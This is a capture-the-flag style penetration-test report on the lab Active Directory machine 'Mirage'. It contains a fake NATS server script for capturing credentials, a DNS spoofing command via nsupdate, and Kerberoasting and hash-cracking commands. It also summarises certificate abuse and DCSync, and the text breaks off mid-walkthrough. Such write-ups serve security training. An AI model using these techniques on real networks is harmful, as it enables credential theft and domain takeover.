Mirage Report

Cover

Target: HTB Machine “Mirage” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of a Windows-based Active Directory environment within the `mirage.htb` domain by simulating adversarial techniques targeting identity and access management components. The assessment focused on identifying vulnerabilities in authentication mechanisms, privilege delegation, and certificate-based authentication, particularly exploiting weak configurations in the NATS messaging system and Active Directory Certificate Services (ADCS). Through systematic enumeration and exploitation, initial access was gained, followed by lateral movement and privilege escalation, culminating in full control over the Domain Controller (`dc01.mirage.htb`).

Scope of Assessment

- **Network Reconnaissance**: Initial ICMP probes confirmed the target (`10.129.147.227`) as a Windows host, indicated by a TTL value of 127. Comprehensive port scanning with Nmap identified critical services, including DNS (53), LDAP (389/636/3268/3269), SMB (445), Kerberos (464), NFS (2049), NATS (4222), and WinRM (5985/47001), suggesting

a domain-joined Windows infrastructure with remote management and messaging capabilities.

- **Service Discovery & Credential Enumeration**: By mounting an NFS share (`/MirageReports`), internal documents revealed issues with the `nats-svc.mirage.htb` DNS record. A fake NATS server was deployed, and DNS spoofing via `nsupdate` redirected traffic to intercept credentials for `Dev_Account_A:<REDACTED>` . These credentials provided access to the NATS server, exposing authentication logs containing credentials for `david.jjackson:<REDACTED>` .
- **Active Directory Enumeration & Share Mapping**: Using `david.jjackson` credentials, LDAP enumeration via `nxc` and BloodHound identified domain users and group memberships. The `david.jjackson` account facilitated Kerberoasting of `nathan.aadam` , revealing a crackable hash (`<REDACTED>`), which was used to authenticate as `nathan.aadam` .
- **Kerberos Abuse & Hash Extraction**: The `nathan.aadam` account, a member of `IT Admins` and `Remote Management Users` , allowed WinRM access to `dc01` . Running `WinPEAS` uncovered AutoLogon credentials for `mark.bbond:<REDACTED>` . This account had permissions to change the password of `javier.mmarshall` , enabling further access with `<REDACTED>` .
- **Privilege Escalation via ADCS (ESC10)**: The `javier.mmarshall` account had `ReadGMSAPassword` permissions over `Mirage-Service$` , yielding its NTLM hash (`<REDACTED>`). BloodHound revealed that `Mirage-Service$` had `WRITE` permissions over `mark.bbond` . By exploiting a weak certificate mapping (`CertificateMappingMethods=0x4`) in Schannel, the `userPrincipalName` of `mark.bbond` was manipulated to `dc01$@mirage.htb` , and a certificate was issued via `certipy-ad` . This certificate enabled Schannel authentication as `dc01$` , allowing Resource-Based Constrained Delegation (RBCD) to be set, granting `Mirage-Service$` the ability to impersonate `dc01$` via S4U2Proxy.
- **Domain Administrator Access**: Using the impersonated `dc01$` ticket, a DCSync attack with `impacket-secretsdump` extracted all domain hashes, including `Administrator:<REDACTED>` . This hash was used to obtain a TGT and establish a fully privileged session via `evil-winrm` , confirming domain takeover.

Ethics & Compliance

All testing activities were conducted within a controlled lab environment in accordance with pre-approved rules of engagement. No production systems, user data, or external resources were impacted. This report is strictly confidential and intended for authorized stakeholders only, with the goal of enhancing security awareness and facilitating remediation of the identified vulnerabilities.

2. Methodology

This section details the steps taken to perform reconnaissance, enumeration, and privilege escalation on the target system at IP `10.129.147.227` within the `mirage.htb` domain. The

process involved network scanning, service enumeration, exploitation of misconfigurations, and privilege escalation techniques to achieve administrative access. All commands and outputs are included, with credentials and hashes redacted as `<REDACTED>` for security. Screenshots are referenced as provided.

Initial Reconnaissance

Ping Test

To confirm the target system's availability and operating system, a ping test was conducted.

```
ping -c 1 10.129.147.227
```

Output:

```
PING 10.129.147.227 (10.129.147.227) 56(84) bytes of data.
64 bytes from 10.129.147.227: icmp_seq=1 ttl=127 time=60.7 ms

--- 10.129.147.227 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 60.703/60.703/60.703/0.000 ms
```

The TTL value of 127 indicates the target is likely a Windows system.

Port and Service Enumeration

Nmap Scan

An Nmap scan was performed to identify open ports and services on the target.

```
sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.147.227 -oG
MiragePorts
```

Output:

```
PORT      STATE SERVICE
53/tcp    open  domain
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
```

```
636/tcp   open  ldapssl
2049/tcp  open  nfs
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
4222/tcp  open  vrml-multi-use
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
59106/tcp open  unknown
59118/tcp open  unknown
64335/tcp open  unknown
65112/tcp open  unknown
65121/tcp open  unknown
65122/tcp open  unknown
65137/tcp open  unknown
```

A detailed service scan was conducted on the identified open ports.

```
sudo nmap -sVC -p
53,111,135,139,389,445,464,593,636,2049,3268,3269,4222,5985,9389,47001,496
64,49665,49666,49667,49668,59106,59118,64335,65112,65121,65122,65137
10.129.147.227 -oN MirageServices
```

Output:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 18:39 UTC
Nmap scan report for 10.129.147.227
Host is up (0.040s latency).

PORT      STATE SERVICE         VERSION
53/tcp    open  domain          Simple DNS Plus
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
```

```
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|   100024  1           2049/udp6  status
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP
(Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb,
DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP
(Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb,
DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
2049/tcp  open  nlockmgr        1-4 (RPC #100021)
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP
(Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb,
```

```
DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP
(Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb,
DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
4222/tcp  open  vrml-multi-use?
| fingerprint-strings:
|   GenericLines:
|     INFO
{"server_id":"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P","s
erver_name":"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P","ve
rsion":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0
.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048
576,"jetstream":true,"client_id":10,"client_ip":"10.10.14.217","xkey":"XDD
VK2TE47FO3BI3KEWFRM7HUI6QEQYEPYLCFYRGOVYNXGVQT7PA65NK"}
|     -ERR 'Authorization Violation'
|   GetRequest:
|     INFO
{"server_id":"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P","s
erver_name":"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P","ve
rsion":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0
.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048
576,"jetstream":true,"client_id":11,"client_ip":"10.10.14.217","xkey":"XDD
VK2TE47FO3BI3KEWFRM7HUI6QEQYEPYLCFYRGOVYNXGVQT7PA65NK"}
|     -ERR 'Authorization Violation'
|   HTTPOptions:
|     INFO
{"server_id":"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P","s
erver_name":"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P","ve
rsion":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0
.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048
576,"jetstream":true,"client_id":12,"client_ip":"10.10.14.217","xkey":"XDD
VK2TE47FO3BI3KEWFRM7HUI6QEQYEPYLCFYRGOVYNXGVQT7PA65NK"}
|     -ERR 'Authorization Violation'
|   NULL:
|     INFO
{"server_id":"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P","s
```

```
erver_name":"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P","ve
rsion":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0
.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048
576,"jetstream":true,"client_id":9,"client_ip":"10.10.14.217","xkey":"XDDV
K2TE47FO3BI3KEWFRM7HUI6QEQYEPYLCFYRGOVYNXGVQT7PA65NK"}
|_    -ERR 'Authentication Timeout'
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf          .NET Message Framing
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
59106/tcp open  msrpc           Microsoft Windows RPC
59118/tcp open  msrpc           Microsoft Windows RPC
64335/tcp open  msrpc           Microsoft Windows RPC
65112/tcp open  msrpc           Microsoft Windows RPC
65121/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
65122/tcp open  msrpc           Microsoft Windows RPC
65137/tcp open  msrpc           Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4222-TCP:V=7.95%I=7%D=7/20%Time=687D37E4%P=x86_64-pc-linux-gnu%r(NU
SF:LL,1CF,"INFO\x20{\"server_id\":\"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJX
SF:HIIX7U7ILVGERKUH5P\",\"server_name\":\"NA4KT7I6ODITBCR6A437PXKVT3CPKGBY
SF:ZRIJJXHIIX7U7ILVGERKUH5P\",\"version\":\"2\.11\.3\",\"proto\":1,\"git_c
SF:ommit\":\"a82cfda\",\"go\":\"go1\.24\.2\",\"host\":\"0\.0\.0\.0\",\"por
SF:t\":4222,\"headers\":true,\"auth_required\":true,\"max_payload\":104857
SF:6,\"jetstream\":true,\"client_id\":9,\"client_ip\":\"10\.10\.14\.217\",
SF:\"xkey\":\"XDDVK2TE47FO3BI3KEWFRM7HUI6QEQYEPYLCFYRGOVYNXGVQT7PA65NK\"}\
SF:x20\r\n-ERR\x20'Authentication\x20Timeout'\r\n")%r(GenericLines,1D1,"IN
SF:FO\x20{\"server_id\":\"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILV
SF:GERKUH5P\",\"server_name\":\"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX
SF:7U7ILVGERKUH5P\",\"version\":\"2\.11\.3\",\"proto\":1,\"git_commit\":\"
SF:a82cfda\",\"go\":\"go1\.24\.2\",\"host\":\"0\.0\.0\.0\",\"port\":4222,\
SF:"headers\":true,\"auth_required\":true,\"max_payload\":1048576,\"jetstr
SF:eam\":true,\"client_id\":10,\"client_ip\":\"10\.10\.14\.217\",\"xkey\":
```

```
SF:\"XDDVK2TE47FO3BI3KEWFRM7HUI6QEQYEPYLCFYRGOVYNXGVQT7PA65NK\"}\x20\r\n-E
SF:RR\x20'Authorization\x20Violation'\r\n")%r(GetRequest,1D1,"INFO\x20{\"s
SF:erver_id\":\"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P\"
SF:,\"server_name\":\"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERK
SF:UH5P\",\"version\":\"2\.11\.3\",\"proto\":1,\"git_commit\":\"a82cfda\",
SF:\"go\":\"go1\.24\.2\",\"host\":\"0\.0\.0\.0\",\"port\":4222,\"headers\"
SF::true,\"auth_required\":true,\"max_payload\":1048576,\"jetstream\":true
SF:,\"client_id\":11,\"client_ip\":\"10\.10\.14\.217\",\"xkey\":\"XDDVK2TE
SF:47FO3BI3KEWFRM7HUI6QEQYEPYLCFYRGOVYNXGVQT7PA65NK\"}\x20\r\n-ERR\x20'Aut
SF:horization\x20Violation'\r\n")%r(HTTPOptions,1D1,"INFO\x20{\"server_id\
SF:":\"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P\",\"server
SF:_name\":\"NA4KT7I6ODITBCR6A437PXKVT3CPKGBYZRIJJXHIIX7U7ILVGERKUH5P\",\"
SF:version\":\"2\.11\.3\",\"proto\":1,\"git_commit\":\"a82cfda\",\"go\":\"
SF:go1\.24\.2\",\"host\":\"0\.0\.0\.0\",\"port\":4222,\"headers\":true,\"a
SF:uth_required\":true,\"max_payload\":1048576,\"jetstream\":true,\"client
SF:_id\":12,\"client_ip\":\"10\.10\.14\.217\",\"xkey\":\"XDDVK2TE47FO3BI3K
SF:EWFRM7HUI6QEQYEPYLCFYRGOVYNXGVQT7PA65NK\"}\x20\r\n-ERR\x20'Authorizatio
SF:n\x20Violation'\r\n");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 1d07h02m05s
| smb2-time:
|   date: 2025-07-22T01:42:42
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.70 seconds
```

The scan revealed the target is a Windows Active Directory domain controller (`DC01.mirage.htb`) with services including DNS, LDAP, SMB, Kerberos, NFS, and a NATS server on port 4222.

Host File Configuration

The `/etc/hosts` file was updated to resolve domain names.

```
dc01 mirage.htb dc01.mirage.htb
```

NFS Enumeration

The NFS service was enumerated to identify accessible shares.

```
showmount -e 10.129.147.227
```

Output:

```
Export list for 10.129.147.227:
/MirageReports (everyone)
```

The NFS share `/MirageReports` was mounted to access its contents.

```
sudo mount -t nfs 10.129.147.227:/ ./target-NFS/ -o nolock
```


Output:

```
kali@kali ~/workspace/Mirage/content/target-NFS/MirageReports [18:56:41] $
ls -la
total 17489
drwxrwxrwx+ 2 nobody nogroup      64 May 26 21:41 .
drwxrwxrwx+ 2 nobody nogroup      64 Jul 22  2025 ..
-rwx------+ 1 nobody nogroup 8530639 May 20 15:08
Incident_Report_Missing_DNS_Record_nats-svc.pdf
-rwx------+ 1 nobody nogroup 9373389 May 26 21:37
Mirage_Authentication_Hardening_Report.pdf
```

The share contained two PDF reports:

- **Incident_Report_Missing_DNS_Record_nats-svc.pdf**: Discussed issues with the `nats-svc.mirage.htb` DNS service.

Screenshot:



Security Consideration :

In development environments, fixed service names such as **nats-svc.mirage.htb** are often hardcoded in applications. If the DNS record is missing, some apps may still attempt to connect to that name. This behavior could be abused by attackers if DNS records are hijacked.

The Security Team should monitor such cases closely to ensure no unauthorized DNS responses are injected or spoofed in the network.

- **Mirage_Authentication_Hardening_Report.pdf**: Contained contact information for the IT Security Department (`ad-security@mirage.htb`).
  Screenshot:

Prepared by:

Active Directory Security Team

IT Security Department – Mirage.htb

Contact: ad-security@mirage.htb

NATS Server Exploitation

The NATS server on port 4222 was identified as a potential attack vector. A fake NATS server was created to intercept credentials.

```
#!/usr/bin/env python3
import socket

print("[+] Fake NATS Server listening on 0.0.0.0:4222")
```


```
s = socket.socket()
s.bind(("0.0.0.0", 4222))
s.listen(1)

while True:
    client, addr = s.accept()
    print(f"[+] Connection from {addr}")
    # Fake server handshake
    client.sendall(b'INFO
{"server_id":"FAKE","version":"2.11.0","auth_required":true}\r\n')
    data = client.recv(4096)
    print("[>] Received:")
    print(data.decode(errors='ignore'))
    client.close()
```

DNS Spoofing

To redirect traffic to the fake NATS server, a DNS record was added using `nsupdate`.

```
nsupdate
> server 10.129.148.206
> update add nats-svc.mirage.htb 3600 A 10.10.14.217
> send
```

Screenshot:




This redirected `nats-svc.mirage.htb` to the attacker's IP (`10.10.14.217`), allowing the fake NATS server to capture credentials.

Output:

```
Credentials intercepted: user "Dev_Account_A", password "<REDACTED>"
```

Screenshot:



NATS Server Interaction

Using the intercepted credentials, the NATS server was accessed to test connectivity and enumerate streams.

```
./nats -s nats://nats-svc.mirage.htb:4222 rtt --user 'Dev_Account_A' --
password '<REDACTED>'
```

Output:

```
nats://nats-svc.mirage.htb:4222:
   nats://10.129.148.206:4222: 36.406457ms
```

Further enumeration was performed to interact with the `auth_logs` stream.

```
nats --server nats://mirage.htb:4222 rtt --user Dev_Account_A --password
'<REDACTED>'
nats stream ls --server nats://mirage.htb:4222 --user Dev_Account_A --
password '<REDACTED>'
nats consumer add auth_logs reader --pull --server nats://mirage.htb:4222
--user Dev_Account_A --password '<REDACTED>'
nats consumer next auth_logs reader --count=5 --server
nats://mirage.htb:4222 --user Dev_Account_A --password '<REDACTED>'
```

The `auth_logs` stream was queried to retrieve authentication logs.

```
./nats consumer next auth_logs reader --count=5 --server
nats://mirage.htb:4222 --user Dev_Account_A --password '<REDACTED>'
```

Output:

```
[19:46:37] subj: logs.auth / tries: 1 / cons seq: 2 / str seq: 2 /
pending: 3
{"user":"david.jjackson","password":"<REDACTED>","ip":"10.10.10.20"}
```

User Enumeration and Credential Exploitation

Obtaining TGT for david.jjackson

Using the credentials found in the NATS logs, a Ticket Granting Ticket (TGT) was obtained.

```
sudo faketime 'now +7 hours' impacket-getTGT
mirage.htb/david.jjackson:'<REDACTED>' -dc-ip 10.129.148.206
```

LDAP User Enumeration

The `david.jjackson` credentials were used to enumerate domain users via LDAP.

```
faketime 'now +7 hours' nxc ldap 10.129.148.206 -u 'david.jjackson' -p
'<REDACTED>' -k --users
```

Output:

```
LDAP        10.129.148.206  389    DC01            [*] None (name:DC01)
(domain:mirage.htb)
LDAP        10.129.148.206  389    DC01            [+]
mirage.htb\david.jjackson:<REDACTED>
LDAP        10.129.148.206  389    DC01            [*] Enumerated 10
domain users: mirage.htb
LDAP        10.129.148.206  389    DC01            -Username-
-Last PW Set-       -BadPW-  -Description-
LDAP        10.129.148.206  389    DC01            Administrator
2025-06-23 21:18:18 0       Built-in account for administering the
computer/domain
LDAP        10.129.148.206  389    DC01            Guest
<never>             0       Built-in account for guest access to the
computer/domain
LDAP        10.129.148.206  389    DC01            krbtgt
2025-05-01 07:42:23 0       Key Distribution Center Service Account
LDAP        10.129.148.206  389    DC01            Dev_Account_A
2025-05-27 14:05:12 0
LDAP        10.129.148.206  389    DC01

             Dev_Account_B                 2025-05-02 08:28:11 1
LDAP        10.129.148.206  389    DC01            david.jjackson
2025-05-02 08:29:50 0
LDAP        10.129.148.206  389    DC01            javier.mmarshall
2025-05-25 18:44:43 0       Contoso Contractors
LDAP        10.129.148.206  389    DC01            mark.bbond
2025-06-23 21:18:18 0
LDAP        10.129.148.206  389    DC01            nathan.aadam
2025-06-23 21:18:18 0
LDAP        10.129.148.206  389    DC01            svc_mirage
2025-05-22 20:37:45 0       Old service account migrated by contractors
```

BloodHound Enumeration

BloodHound was used to analyze Active Directory relationships.

```
sudo faketime 'now +7 hours' bloodhound-python -d mirage.htb -u
'david.jjackson' -p '<REDACTED>' -dc 'dc01.mirage.htb' -c all -ns
10.129.148.206 -k -no-pass
```

Output:

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: mirage.htb
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: dc01.mirage.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.mirage.htb
INFO: Found 12 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 21 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.mirage.htb
INFO: Done in 00M 08S
```

Kerberoasting

The `nathan.aadam` account was identified as Kerberoastable due to its Service Principal Name (SPN).

```
sudo faketime 'now +7 hours' impacket-GetUserSPNs -k -no-pass
'mirage.htb/david.jjackson:<REDACTED>' -dc-ip 10.129.148.206 -dc-host
dc01.mirage.htb -request
```

Output:

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...
ServicePrincipalName      Name          MemberOf
PasswordLastSet             LastLogon                   Delegation
------------------------  ------------  ----------------------------------
--------------------------------  -------------------------  -----------
--------------  ----------
```

```
HTTP/exchange.mirage.htb  nathan.aadam
CN=Exchange_Admins,OU=Groups,OU=Admins,OU=IT_Staff,DC=mirage,DC=htb  2025-
06-23 21:18:18.584667  2025-07-04 20:01:43.511763
```

The Kerberos ticket was extracted and cracked using `hashcat`.

```
hashcat -m 13100 nathan.aadam.hash /usr/share/wordlists/rockyou.txt
```

Output:

```
<REDACTED>:password
Session..........: hashcat
Status...........: Cracked
```

The cracked password for `nathan.aadam` was `<REDACTED>`.

Obtaining TGT for nathan.aadam

A TGT was obtained for `nathan.aadam`.

```
sudo faketime 'now +7 hours' impacket-getTGT
mirage.htb/nathan.aadam:'<REDACTED>' -dc-ip 10.129.148.206
```


Output:

